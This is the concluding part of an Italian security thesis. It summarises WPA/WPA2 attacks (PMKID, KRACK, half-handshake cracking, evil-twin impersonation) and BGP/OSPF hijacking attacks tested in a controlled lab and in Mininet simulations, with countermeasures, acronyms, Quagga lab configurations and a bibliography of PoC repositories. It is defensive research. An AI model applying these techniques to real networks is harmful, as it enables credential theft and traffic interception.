I tool utilizzati per gli attacchi contro le tecnologie wireless sono reperibili dai repository di Kali Linux oppure sono PoC pubblici disponibili in rete. La maggior parte dei tool richiedono un'interazione da linea di comando e sono privi di interfaccia grafica, il ché rende il loro utilizzo macchinoso quando il numero di parametri da specificare è elevato. Alcuni dei tool non sono stati in grado di eseguire gli attacchi per i quali erano stati progettati. È stata quindi condotta un'analisi del codice per individuare il problema, che è risultato essere dovuto principalmente a incompatibilità tra il tool in questione e le nuove versioni dei tool sui quali questo si basava. L'adattamento del codice open source ha consentito la corretta esecuzione dell'attacco.

Gli script utilizzati per simulare la topologia di rete e i comandi da lanciare per realizzare gli attacchi contro i protocolli di routing sono stati sviluppati basandosi sul sistema di virtualizzazione Mininet, sull'implementazione dei protocolli di routing di Quagga e sulle estensioni di Scapy per il protocollo sotto attacco. L'utilizzo di Mininet permette di condividere e replicare facilmente i risultati di simulazione ottenuti, mentre l'impiego di una suite di routing open source come Quagga consente una riposta più rapida da parte della community nell'implementazione di contromisure ai nuovi attacchi individuati. Negli attacchi in cui è stato utilizzato Scapy, sono state estese alcune classi per la creazione di pacchetti con un formato accettato dall'implementazione di Quagga utilizzata.

Gli attacchi contro le tecnologie wireless sono stati condotti in un ambiente controllato al fine di non intaccare la privacy degli utenti. Dall'altro lato gli attacchi contro i protocolli di routing essendo stati simulati non hanno influenzato l'instradamento del traffico della rete Internet. L'approccio di confinare il perimetro degli attacchi ha permesso di operare in un ambiente con un basso livello di rumore e quindi di comprendere più a fondo le vulnerabilità e i meccanismi sfruttati per la loro realizzazione. In un contesto reale la realizzazione degli attacchi è soggetta a vincoli più stringenti. Nell'ambito wireless tra le limitazioni rientrano le interferenze da parte di altri dispositivi che operano all'interno delle stesse frequenze radio, la congestione del canale di comunicazione quando viene utilizzato da più client o l'insufficiente prossimità fisica ai dispositivi vittima. Mentre nell'ambito routing la realizzabilità degli attacchi è limitata principalmente dalla conformazione della topologia della rete, dall'applicazione di meccanismi di filtering e di autenticazione degli annunci da parte degli operatori di rete.

In ambito wireless sono state analizzate le implementazioni di IEEE 802.11i. Gli attacchi contro WPA/WPA2 individuano informazioni cifrate, a partire dai frame scambiati tra le entità coinvolte, che possono essere sfruttate per l'estrazione di credenziali di accesso. Il meccanismo sfruttato in prevalenza per la loro realizzazione è il four-way handshake di WPA2. Anche se ne è stata provata matematicamente la sicurezza, per cui la chiave di cifratura PTK concordata rimane

segreta e i suoi messaggi non possono essere creati ad hoc da un attaccante per impersonare uno degli attori dello scambio, i frame che vengono catturati possono essere sfruttati per realizzare il Dictionary attack al fine di risalire alla PSK quando si attacca WPA/WPA2-Personal. L'Half Handshake crack attack è una semplificazione del Dictionary attack contro l'handshake completo. Infatti quest'attacco richiede la sola presenza del supplicant dato che ha bisogno dei primi due messaggi dell'handshake. Nel secondo messaggio è incluso il MIC, che viene calcolato sul primo e sul secondo messaggio, tramite cui si può risalire alla PMK e in cascata alla PSK. Un'errata gestione dell'installazione della chiave di cifratura PTK durante il four-way handshake espone al KRACK attack, che consente all'attaccante anche senza conoscere la PSK di decifrare il traffico inviato dal client. Il PMKID Client-less attack è un'alternativa al Dictionary attack e richiede la sola presenza dell'authenticator. I dispositivi vulnerabili a quest'attacco riportano nel primo messaggio del four-way handshake il valore di PMKID, derivato dalla PMK (a sua volta derivata dalla PSK), che può essere sfruttato per risalire alla PSK. In ambito WPA/WPA2-Enterprise, l'Impersonation attack permette di estrarre informazioni sensibili quando il supplicant non autentica l'authentication server in modo adeguato. In tal caso fidandosi di qualunque authenticator che si presenti con lo stesso ESSID, il supplicant riceve la sfida dall'attaccante e gli invia la risposta. Questa coppia di informazioni vengono sfruttate per realizzare un Dictionary attack per risalire alle credenziali di accesso dell'utente. L'assenza di meccanismi di protezione dei frame di gestione permette a un attaccante di realizzare DoS attack contro l'authenticator, sovraccaricandolo con frame di autenticazione, o contro il client, inviandogli frame di de-autenticazione. La funzionalità di connessione automatica alle reti conosciute espone i client al KARMA attack e al Known Beacons attack, che li spingono a connettersi alla rete sotto il controllo dell'attaccante.

Gli attacchi contro i protocolli di routing invece consentono principalmente il dirottamento del traffico. In BGP questi attacchi sono realizzati tramite l'invio di annunci di prefissi IP preparati ad hoc in base alla topologia della rete. Col Path Hijacking attack, l'attaccante annuncia un prefisso con un AS_PATH più corto o con un prefisso IP più specifico rispetto a quello già conosciuto dagli AS vittima. Questi scelgono la nuova rotta per raggiungere il particolare prefisso IP, con un conseguente dirottamento del traffico. Questo attacco pone le basi per poter eseguire degli attacchi contro altri sistemi, come il DNS. Un'evoluzione di questo attacco è il Man-in-the-middle, che permette all'attaccante non solo di ricevere il traffico destinato ai prefissi IP obiettivo ma anche di inoltrarlo verso la sua destinazione effettiva. Questo attacco, in base alla posizione dell'attaccante, permette di realizzare il RAPTOR attack a seguito del quale si possono svolgere attività di analisi asimmetrica del traffico della rete Tor per de-anonimizzare i client che accedono a un particolare server. L'attacco di poisoning della routing table in OSPF sfrutta una vulnerabilità di errata validazione degli annunci ricevuti, che affligge solo alcune implementazioni. Le connessioni TCP a lunga durata in concomitanza all'uso di finestre TCP ampie offrono all'attaccante un'estesa superficie d'attacco per la realizzazione dei Blind Data attack, secondo cui si applica un Brute Force sui parametri della connessione attiva tra due router al fine di disturbarla temporaneamente. Il dirottamento del traffico può essere sfruttato dall'attaccante per poter agire contro altri contesti informatici (es. Bitcoin).

L'adozione delle contromisure proposte consente di salvaguardarsi completamente dagli attacchi o almeno di ridurne i loro potenziali effetti negativi. Alcune richiedono sforzi minimi da parte di utenti e amministratori, come l'imposizione di una password policy forte che costituisce un'ottima difesa contro il Dictionary attack, l'Half Handshake crack attack e il PMKID Client-less attack. Contro gli attacchi che sfruttano vulnerabilità di implementazione, come il KRACK attack, è necessario applicare sugli apparati vulnerabili le patch di sicurezza messe a disposizione dai produttori. Negli scenari vulnerabili all'Impersonation attack, il supplicant deve validare il certificato presentatogli dall'authentication server. Se la verifica non ha successo deve interrompere la fase di autenticazione successiva. Altre contromisure sono più complesse da applicare, perché non esiste ancora un'implementazione o perché esiste ma non ha visto ancora un'adozione globale. Un esempio è BGPsec che, verificando la firma digitale di ogni AS che ha annunciato il prefisso, protegge da Path Hijacking e Man-in-the-middle attack. Tuttavia quando un router BGPsec annuncia un prefisso a un router non BGPsec è costretto a convertire le informazioni protette in informazioni BGP, vanificandone in parte i vantaggi. In alcuni contesti la mancata adozione delle adeguate protezioni è dovuta all'assenza di meccanismi built-in nelle tecnologie o nei protocolli che potrebbero facilitare l'hardening del sistema informativo. È il caso di OSPF in cui gli amministratori di rete devono configurare manualmente su ogni link la chiave di autenticazione degli

annunci scambiati.

È importante che il processo di messa in sicurezza dei sistemi vulnerabili sia intrapreso al fine di evitare i rischi annessi. Inoltre la continua analisi degli standard e delle relative implementazioni consente l'individuazione di nuove vulnerabilità, che potranno essere sfruttate per realizzare nuovi attacchi. Sarà quindi sempre necessario proporre nuove contromisure per proteggersi dagli attacchi e dai loro effetti negativi.

Appendice A

Acronimi

Acronimo	*Definizione*
ABR	Area Border Router
ACK	Acknowledgement
ACL	Access Control List
AFH	Adaptative Frequency Hopping
AH	Authentication Header
AP	Access Point
APT	Advanced Persistent Threat
ARP	Address Resolution Protocol
AS	Autonomous System
ASBR	Autonomous System Border Router
ASLR	Address Space Layout Randomization
ASN	AS Number
BDADDR	Bluetooth Device ADDRess
BGP	Border Gateway Protocol
BGPsec	BGP Security
BOP-GMAC	Broadcast/Multicast Integrity Protocol Galois MAC
BLE	Bluetooth Low Energy
BNEP	Bluetooth Network Encapsulation Protocol
BR/EDR	Basic Rate/Enhanced Data Rate
BSS	Basic Service Set
BSSID	Basic Service Set IDentifier
CAPEC	Common Attack Pattern Enumeration and Classificaton
CAT	Configuration Assistant Tool
CBC-MAC	Cipher Block Chaining - Message Authentication Code
CCMP	Counter Mode CBC-MAC Protocol
CHAP	Challenge-Handshake Authentication Protocol
CIDR	Classless Inter Domain Routing
CPU	Central Processing Unit
CSA	Channel Switch Announcement
CSR	Certificate Signing Request
CVE	Common Vulnerabilies and Exposure
CWE	Common Weakness Enumeration
DAI	Dynamic ARP Inspection
DANE	DNS Authentication of Named Entities
DARPA	Defense Advanced Research Projects Agency
DES	Data Encryption Standard
DDoS	Distributed Denial of Service
DNS	Domain Name System
DH	Diffie-Hellman

DHCP	Dynamic Host Configuration Protocol
DoS	Denial of Service
DPP	Device Provisioning Protocol
DS	Distribution System
EAP	Extensible Authentication Protocol
EAP-AKA	EAP Authentication and Key Agreement
EAP-FAST	EAP Flexible Authentication via Secure Tunneling
EAP-GTC	EAP Generic Token Card
EAP-SIM	EAP Subscriber Identity Module
EAP-TLS	EAP - Transport Layer Security
EAP-TTLS	EAP - Tunneled TLS
ECDH	Elliptic Curve Diffie-Hellman
ECDSA	Elliptic Curve Digital Signature Algorithm
EGP	Exterior Gateway Protocol
EIGRP	Enhanced Interior Gateway Routing Protocol
ESP	Encapsulating Security Payload
ESSID	Extended Service Set Identifier
FCC	Federal Communications Commission
FISMA	Federal Information Security Management Act
FRR	Free Range Routing
GCMP	Galois/Counter Mode Protocol
GPU	Graphical Processing Unit
GTK	Group Temporary Key
GTSM	Generalized TTL Security Mechanism
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IBSS	Independent Basic Service Set
ICMP	Internet Control Management Protocol
IDP	Individual Data Protection
IEEE	Institute of Electrical and Electronics Engineers
IDS	Intrusion Detection System
IGRP	Interior Gateway Routing Protocol
IOS	Internetwork Operating System
IP	Internet Protocol
IPS	Intrusion Prevention System
IS-IS	Intermediate System to Intermediate System
ISM	Industrial, Scientific, and Medical
ISN	Initial Sequence Number
ISP	Internet Service Provider
IT	Information Technology
KARMA	Karma Attacks Radioed Machines Automatically
KCK	Key Confirmation Key
KDF	Key Derivation Function
KEK	Key Encryption Key
KRACK	Key Reinstallation AttaCK
KDF	Key Derivation Function
LAN	Local Area Network
LEAP	Lightweight Extensible Authentication Protocol
LSA	Link State Advertisement
LSR	Link State Request
MAC	Media Access Control
MAN	Metropolitan Area Network
MANRS	Mutually Agreed Norms for Routing Security
MK	Master Key
MIC	Message Integrity Code

MIMO	Multiple Input Multiple Output
MITM	Man-in-The-Middle
MS-CHAPv1	Microsoft Challenge Handshake Authentication Protocol v1
MS-CHAPv2	Microsoft Challenge Handshake Authentication Protocol v2
MU-MIMO	multi-user MIMO
NACK	Negative Acknowledgement
NAT	Network Address Translation
NFC	Near Field Communication
NGFW	Next Generation Firewall
NGIPS	Next Generation IPS
NIST	National Institute of Standards and Technology
NLRI	Network Layer Reachability Information
NTP	Network Time Protocol
NVD	National Vulnerability Database
OOB	Out-Of-Band
OSPF	Open Shortest Path First
OWASP	Open Web Application Security Project
OWE	Opportunistic Wireless Encryption
PAN	Personal Area Networking
PE	Password Equivalent
PBC	Push-button configuration
PBKDF2	Password-Based Key Derivation Function 2
PEAP	Protected Extensible Authentication Protocol
PIN	Personal Identification Number
PKP HTTP	Public Key Pinning Extension per HTTP
PMF	Protected Management Frames
PMK	Pre-Master Key
PNAC	port-based Network Access Control
PoC	Proof of Concept
PSK	Pre-Shared Key
PRF	Pseudo Random Function
PT	Penetration Testing
PTK	Pairwise Transient Key
RAT	Remote Access Trojan
RCE	Remote Code Execution
RFID	Radio Frequency IDentification
RIP	Routing Information Protocol
RIR	Regional Internet Registry
ROA	Route Origin Authorisation
RPF	Reverse Path Filtering
RPKI	Resource Public Key Infrastructure
RSC	Receive Sequence Counter
RSN	Robust Security Network
SA	Standards Association
SAE	Simultaneous Authentication of Equals
SDP	Service Discovery Protocol
SIG	Special Interest Group
SISO	Single Input Single Output
SOHO	Small Office Home Office
SSID	Service Set Identifier
SQL	Structured Query Language
TA	Trust Anchor
TARP	Ticket ARP
TID	Transponder IDentification
TCP	Transmission Control Protocol

TCP-AO	TCP Authentication Option
TK	Temporal Key
TKIP	Temporal Key Integrity Protocol
TLS	Transport Layer Security
TTL	Time To Live
UPnP	Universal Plug and Play
VDI	Virtual Desktop Infrastructure
VRF	Virtual Routing and Forwarding
VoIP	Voice over IP
WAF	Web Applicaton Firewall
WAN	Wide Area Network
WEP	Wired Equivalent Privacy
WIPS	Wireless Intrusion Prevention System
WIDS	Wireless Intrusion Detection System
WLAN	Wireless LAN
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2
WPA3	Wi-Fi Protected Access 3
WPS	Wi-Fi Protected Setup
XSS	Cross-Site Scripting

Appendice B

Configurazioni

B.0.1 Configurazioni Remote False Adjacency

Configurazione daemon zebra R1

```
hostname R1
password en
enable password en
!
interface lo
       ip address 127.0.0.1/32
!
interface R1-eth1
       ip address 10.0.1.1/24
interface R1-eth2
       ip address 10.0.2.1/30
!
log file /tmp/R1.log
```

Configurazione daemon ospfd R1

```
hostname R1
password en
enable password en
!
interface R1-eth1
       ip ospf hello-interval 10
       ip ospf dead-interval 40
interface R1-eth2
       ip ospf network point-to-point
       ip ospf hello-interval 10
       ip ospf dead-interval 40
router ospf
       ospf router-id 1.1.1.1
       network 10.0.1.0/24 area 0
       network 10.0.2.0/30 area 0
!
log file /tmp/R1-ospfd.log
!
line vty
```

B.0.2 Configurazioni Blind Data Attack

Configurazione daemon zebra R1

```
hostname R1
password en
enable password en
!
interface lo
  ip address 127.0.0.1/32
!
interface R1-eth1
  ip address 11.0.1.254/24
interface R1-eth2
  ip address 11.0.2.254/24
interface R1-eth3
  ip address 11.0.3.254/24
!
interface R1-eth4
  ip address 9.0.0.1/29
!
ip route 2.2.2.2/32 9.0.0.1
!
log file /tmp/R1.log
```

Configurazione daemon bgpd R1

```
hostname bgpd-R1
password en
enable password en
!
router bgp 1
  bgp router-id 1.1.1.1
  network 11.0.0.0/8
  network 9.0.0.0/29
!
  neighbor 9.0.0.2 remote-as 2
  neighbor 9.0.0.2 ebgp-multihop
  neighbor 9.0.0.2 next-hop-self
  neighbor 9.0.0.2 timers 15 45
!
log file /tmp/R1-bgpd.log
debug bgp events
debug bgp keepalives
debug bgp updates
log stdout
```

B.0.3 Configurazioni Path Hijacking

Configurazione daemon zebra R1

```
hostname R1
password en
enable password en
!
interface lo
  ip address 127.0.0.1/32
```

```
!
interface R1-eth1
  ip address 11.0.1.254/24
interface R1-eth2
  ip address 11.0.2.254/24
interface R1-eth3
  ip address 11.0.3.254/24
!
interface R1-eth4
  ip address 9.0.0.1/24
interface R1-eth5
  ip address 9.0.4.1/24
!
log file /tmp/R1.log
```

Configurazione daemon bgpd R1

```
hostname bgpd-R1
password en
enable password en
!
router bgp 1
  bgp router-id 9.0.0.1
  network 11.0.0.0/8
!
  neighbor 9.0.0.2 remote-as 2
  neighbor 9.0.0.2 ebgp-multihop
  neighbor 9.0.0.2 next-hop-self
  neighbor 9.0.0.2 timers 5 5
!
  neighbor 9.0.4.2 remote-as 4
  neighbor 9.0.4.2 ebgp-multihop
  neighbor 9.0.4.2 next-hop-self
  neighbor 9.0.4.2 timers 5 5
!
log file /tmp/R1-bgpd.log
debug bgp events
debug bgp keepalives
debug bgp updates
log stdout
```

B.0.4 Configurazioni Man-in-the-middle

Configurazione daemon zebra R100

```
hostname R100
password en
enable password en
!
interface lo
  ip address 127.0.0.1/32
!
interface R100-eth1
  ip address 10.100.0.254/24
interface R100-eth2
  ip address 9.0.110.2/30
interface R100-eth3
  ip address 9.0.140.2/30
```

```
!
log file /tmp/R100.log
```

Configurazione daemon bgpd R100

```
hostname bgpd-R100
password en
enable password en
!
router bgp 100
  bgp router-id 100.100.100.100
  network 10.100.0.0/22
  network 9.0.110.0/30
  network 9.0.140.0/30

  neighbor 9.0.110.1 remote-as 10
  neighbor 9.0.110.1 ebgp-multihop
  neighbor 9.0.110.1 next-hop-self
  neighbor 9.0.110.1 timers 5 5

  neighbor 9.0.140.1 remote-as 40
  neighbor 9.0.140.1 ebgp-multihop
  neighbor 9.0.140.1 next-hop-self
  neighbor 9.0.140.1 timers 5 5
!
log file /tmp/R100-bgpd.log
debug bgp events
debug bgp keepalives
debug bgp updates
log stdout
```

B.0.5 Configurazioni Breaking HTTPS attack

Configurazione daemon zebra R1

```
hostname R1
password en
enable password en
!
interface lo
  ip address 127.0.0.1/32
!
interface R1-eth1
  ip address 11.0.1.254/24
interface R1-eth2
  ip address 10.0.2.1/30
interface R1-eth3
  ip address 10.0.4.1/30
interface R1-eth4
  ip address 10.0.5.1/30
!
log file /tmp/R1.log
```

Configurazione daemon bgpd R1

```
hostname bgpd-R1
password en
enable password en
!
router bgp 1
  bgp router-id 1.1.1.1
  network 11.0.0.0/8

  neighbor 10.0.2.2 remote-as 2
  neighbor 10.0.2.2 ebgp-multihop
  neighbor 10.0.2.2 next-hop-self
  neighbor 10.0.2.2 timers 5 5

  neighbor 10.0.4.2 remote-as 4
  neighbor 10.0.4.2 ebgp-multihop
  neighbor 10.0.4.2 next-hop-self
  neighbor 10.0.4.2 timers 5 5

  neighbor 10.0.5.2 remote-as 5
  neighbor 10.0.5.2 ebgp-multihop
  neighbor 10.0.5.2 next-hop-self
  neighbor 10.0.5.2 timers 5 5
!
log file /tmp/R1-bgpd.log
debug bgp events
debug bgp keepalives
debug bgp updates
!
log stdout
```

B.0.6 Configurazioni RAPTOR attack

Configurazione daemon zebra R1

```
hostname R1
password en
enable password en
!
interface lo
  ip address 127.0.0.1/32
!
interface R1-eth1
  ip address 11.1.0.254/24
interface R1-eth2
  ip address 11.2.0.254/24
interface R1-eth3
  ip address 11.3.0.254/24
interface R1-eth4
  ip address 2.0.0.1/30
interface R1-eth5
  ip address 5.0.0.1/30
!
log file /tmp/R1.log
```

Configurazione daemon bgpd R1

```
hostname bgpd-R1
password en
```

```
enable password en
!
router bgp 1
  bgp router-id 1.1.1.1
  network 11.1.0.0/23
  network 11.2.0.0/23
  network 11.3.0.0/23

  neighbor 2.0.0.2 remote-as 2
  neighbor 2.0.0.2 ebgp-multihop
  neighbor 2.0.0.2 next-hop-self
  neighbor 2.0.0.2 timers 5 5

  neighbor 5.0.0.2 remote-as 5
  neighbor 5.0.0.2 ebgp-multihop
  neighbor 5.0.0.2 next-hop-self
  neighbor 5.0.0.2 timers 5 5
!
log file /tmp/R1-bgpd.log
debug bgp events
debug bgp keepalives
debug bgp updates
!
log stdout
```

Bibliografia

[1] Open Web Application Security Project, https://www.owasp.org/
[2] Open Vulnerability Assessment Scanner, http://www.openvas.org/
[3] Q.Vohra, E.Chen, "BGP Support for Four-Octet Autonomous System (AS) Number Space", RFC-6793, December 2012, DOI 10.17487/RFC6793
[4] "802.11-2016 - IEEE Standard for Information technology–Telecommunications and information exchange between systems Local and metropolitan area networks–Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications", 14 December 2016, DOI 10.1109/IEEESTD.2016.7786995
[5] D.Harkins, "Dragonfly Key Exchange", RFC-7664, November 2015, DOI 10.17487/RFC7664
[6] D.Harkins, W.Kumari, "Opportunistic Wireless Encryption", RFC-8110, March 2017, DOI 10.17487/RFC8110
[7] Setting Power Management for Intel Wireless Adapters, https://www.intel.com/content/www/us/en/support/articles/000005879/network-and-i-o/wireless-networking.html
[8] Product Finder - Wi-Fi Alliance, https://www.wi-fi.org/product-finder
[9] CAT, https://cat.eduroam.org/
[10] Tor Project, https://www.torproject.org/
[11] Bitcoin, https://bitcoin.org
[12] Stratum mining protocol, https://en.bitcoin.it/wiki/Stratum_mining_protocol
[13] C.L.Hedrick, "Routing Information Protocol", RFC-1058, June 1988, DOI 10.17487/RFC1058
[14] G.Malkin, "RIP Version 2", RFC-2453, November 1998, DOI 10.17487/RFC2453
[15] G.Malkin, R.Minnear, "RIPng for IPv6", RFC-2080, January 1997, DOI 10.17487/RFC2080
[16] J.Moy, "OSPF Version 2", RFC-2328, April 1998, DOI 10.17487/RFC2328
[17] Y.Rekhter, T.Li, S.Hares, "A Border Gateway Protocol 4 (BGP-4)", RFC-4271, January 2006, DOI 10.17487/RFC4271
[18] David C. Plummer, "An Ethernet Address Resolution Protocol", RFC-826, November 1982, DOI 10.17487/RFC0826
[19] M.Vanhoef, F.Piessens, "Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2", CCS '17 Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, Dallas (TX, USA), Oct. 30-Nov. 03, 2017, pp. 1313-1328, DOI 10.1145/3133956.3134027
[20] Ubertooth, https://github.com/greatscottgadgets/ubertooth/
[21] L.Vanbever, O.Li, J.Rexford, P.Mittal, "Anonymity on QuickSand: Using BGP to compromise tor", HotNets-XIII Proceedings of the 13th ACM Workshop on Hot Topics in Networks, Los Angeles (CA, USA), Oct. 27-28, 2014, pp. 14, DOI 10.1145/2670518.2673869
[22] ADSLPT-WPA, https://github.com/AndrewGomes/ADSLPT-WPA
[23] Crippled, https://github.com/Konsole512/Crippled
[24] ZyKeys, https://github.com/cmpxchg8/zykeys
[25] WiRouter KeyRec, https://www.orvietolug.it/guide-linux/66-sicurezza/132-test-passwd-wirouterkeyrec
[26] DanMcInerney/LANs.py, https://github.com/DanMcInerney/LANs.py
[27] I. Jana, "Effect of ARP poisoning attacks on modern operating systems", Information Security Journal A Global Perspective, Vol. 26, No. 1, December 2016, pp. 1-6, DOI 10.1080/19393555.2016.1260785

[28] A. Sanatinia, S. Narain, G. Noubir, "Wireless spreading of WiFi APs infections using WPS flaws: An epidemiological and experimental study", 2013 IEEE Conference on Communications and Network Security (CNS), National Harbor (MD, USA), Oct. 14-16, 2013, pp. 430-437, DOI 10.1109/CNS.2013.6682757

[29] R. Dhamija, J. D. Tygar, M. Hearst, "Why phishing works", CHI '06 Proceedings of the SIGCHI Conference on Human Factors in Computing Systems, Montréal (Canada), April 22-27, 2006, pp. 581-590, DOI 10.1145/1124772.1124861

[30] vanhoefm/krackattacks-scripts, https://github.com/vanhoefm/krackattacks-scripts

[31] vanhoefm/krackattacks-poc-zerokey, https://github.com/vanhoefm/krackattacks-poc-zerokey

[32] Android Distribution dashboard, https://developer.android.com/about/dashboards/index.html

[33] M.Vanhoef, F.Piessens, "Release the Kraken: New KRACKs in the 802.11 Standard", CCS '18, Toronto (Canada), Oct. 15-19, 2018, pp. 299-314, DOI 10.1145/3243734.3243807

[34] marcinguy/android712-blueborne, https://github.com/marcinguy/android712-blueborne

[35] Mininet, http://mininet.org/

[36] Mininet Topology Visualizer, http://demo.spear.narmox.com/app/?apiurl=demo#!/mininet

[37] Quagga Routing Suite, https://www.quagga.net/

[38] FRRouting, https://frrouting.org/

[39] OpenBGPD, http://www.openbgpd.org/

[40] The BIRD Internet Routing Daemon, https://bird.network.cz/

[41] Scapy, https://scapy.net/

[42] secdev/scapy/scapy/contrib/ospf.py, https://github.com/secdev/scapy/blob/master/scapy/contrib/ospf.py

[43] secdev/scapy/scapy/contrib/bgp.py, https://github.com/secdev/scapy/blob/master/scapy/contrib/bgp.py

[44] mastinux/ospf-remote-false-adjacency-attack, https://github.com/mastinux/ospf-remote-false-adjacency-attack

[45] G.Nakibly, A.Kirshon, D.Gonikman, D.Boneh, "Persistent OSPF Attacks", Network and Distributed System Security Conference, San Diego (CA, USA), Feb. 5-8, 2012

[46] G.Nakibly, A.Sosnovich, E.Menahem, A.Waizel, Y.Elovici, "OSPF vulnerability to persistent poisoning attacks: a systematic analysis", ACSAC '14 Proceedings of the 30th Annual Computer Security Applications Conference, New Orleans (LA, USA), Dec 08-12, 2014, pp. 336-345, DOI 10.1145/2664243.2664278

[47] mastinux/bgp-blind-data-attacks, https://github.com/mastinux/bgp-blind-data-attacks

[48] mastinux/bgp-path-hijacking-attack, https://github.com/mastinux/bgp-path-hijacking-attack

[49] P.Sermpezis, V.Kotronis, A.Dainotti, X.Dimitropoulos, "A Survey among Network Operators on BGP Prefix Hijacking", ACM SIGCOMM Computer Communication Review, Vol. 48, Issue 1, Jan. 2018, pp. 64-69, DOI 10.1145/3211852.3211862

[50] mastinux/bgp-man-in-the-middle, https://github.com/mastinux/bgp-man-in-the-middle

[51] mastinux/bgp-breaking-https-with-bgp-hijacking, https://github.com/mastinux/bgp-breaking-https-with-bgp-hijacking

[52] H.Birge-Lee, Y.Sun, A.Edmundson, J.Rexford, "Using BGP to Acquire Bogus TLS Certificates", The 17th Privacy Enhancing Technologies Symposium, Minneapolis (MN, USA), July 18-21, 2017

[53] H.Birge-Lee, Y.Sun, A.Edmundson, J.Rexford, P.Mittal, "Bamboozling Certificate Authorities with BGP", SEC'18 Proceedings of the 27th USENIX Conference on Security Symposium, Baltimore (MD, USA), August 15-17, 2018 pp. 833-849

[54] mastinux/bgp-raptor-attack, https://github.com/mastinux/bgp-raptor-attack

[55] torproject/tor, https://gitweb.torproject.org/tor.git

[56] torproject/chutney, https://gitweb.torproject.org/chutney.git

[57] torproject/torsocks, https://gitweb.torproject.org/torsocks.git

[58] Y.Sun, A.Edmundson, L.Vanbever, O.Li, J.Rexford, M.Chiang, P.Mittal, "RAPTOR: Routing Attacks on Privacy in Tor", SEC'15 Proceedings of the 24th USENIX Conference on Security Symposium, Washington D.C. (U.S.A), Aug 12-14, 2015, pp. 271-286

[59] M.Apostolaki, A.Zohar, L.Vanbever, "Hijacking Bitcoin: Routing Attacks on Cryptocurrencies", 2017 IEEE Symposium on Security and Privacy (SP), San Jose (CA, USA), May 22-26, 2017, pp. 375-392, DOI 10.1109/SP.2017.29

[60] NIST Special Publication 800-53 (Rev. 4), https://nvd.nist.gov/800-53/Rev4

[61] "IEEE 802.11w-2009 - IEEE Standard for Information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements. Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 4: Protected Management Frames", Sep 2009, DOI 10.1109/IEEESTD.2009.5278657

[62] D.Bruschi, A.Ornaghi, E. Rosti, "S-ARP: a secure address resolution protocol", 19th Annual Computer Security Applications Conference, 2003. Proceedings., Las Vegas (NV, USA), Dec. 8-12 2003, pp. 66-74, DOI 10.1109/CSAC.2003.1254311

[63] W.Lootah, W.Enck, P.McDaniel, "TARP: ticket-based address resolution protocol", 21st Annual Computer Security Applications Conference (ACSAC'05), Tucson (AZ, USA), Dec. 5-9 2005, pp. 9 pp.-116, DOI 10.1109/CSAC.2005.55

[64] "IEEE Standard for Local and metropolitan area networks–Media Access Control (MAC) Security - Amendment 3:Ethernet Data Encryption devices", May 2017, DOI 10.1109/ieeestd.2017.7932238

[65] Security Update October 2017, https://www.wi-fi.org/security-update-october-2017

[66] V.Gill, J.Heasley, D.Meyer, P.Savola, Ed., C.Pignataro, "The Generalized TTL Security Mechanism (GTSM)", RFC-5082, October 2007, DOI 10.17487/RFC5082

[67] J.Touch, A.Mankin, R.Bonica, "The TCP Authentication Option", RFC-5925, June 2010, DOI 10.17487/RFC5925

[68] M.Lepinski, K.Sriram, "BGPsec Protocol Specification", RFC-8205, September 2017, DOI 10.17487/RFC8205

[69] RPKI Deployment Monitor, https://rpki-monitor.antd.nist.gov/

[70] BGPmon, https://bgpmon.net/

[71] C.Evans, C.Palmer, R.Sleevi, "Public Key Pinning Extension for HTTP", RFC-7469, April 2015, DOI 10.17487/RFC7469

[72] P.Hoffman, J.Schlyter, "The DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS) Protocol: TLSA", RFC-6698, August 2012, DOI 10.17487/RFC6698

[73] seemoo-lab/nexmon, https://github.com/seemoo-lab/nexmon

[74] dxa4481/WPA2-HalfHandshake-Crack, https://github.com/dxa4481/WPA2-HalfHandshake-Crack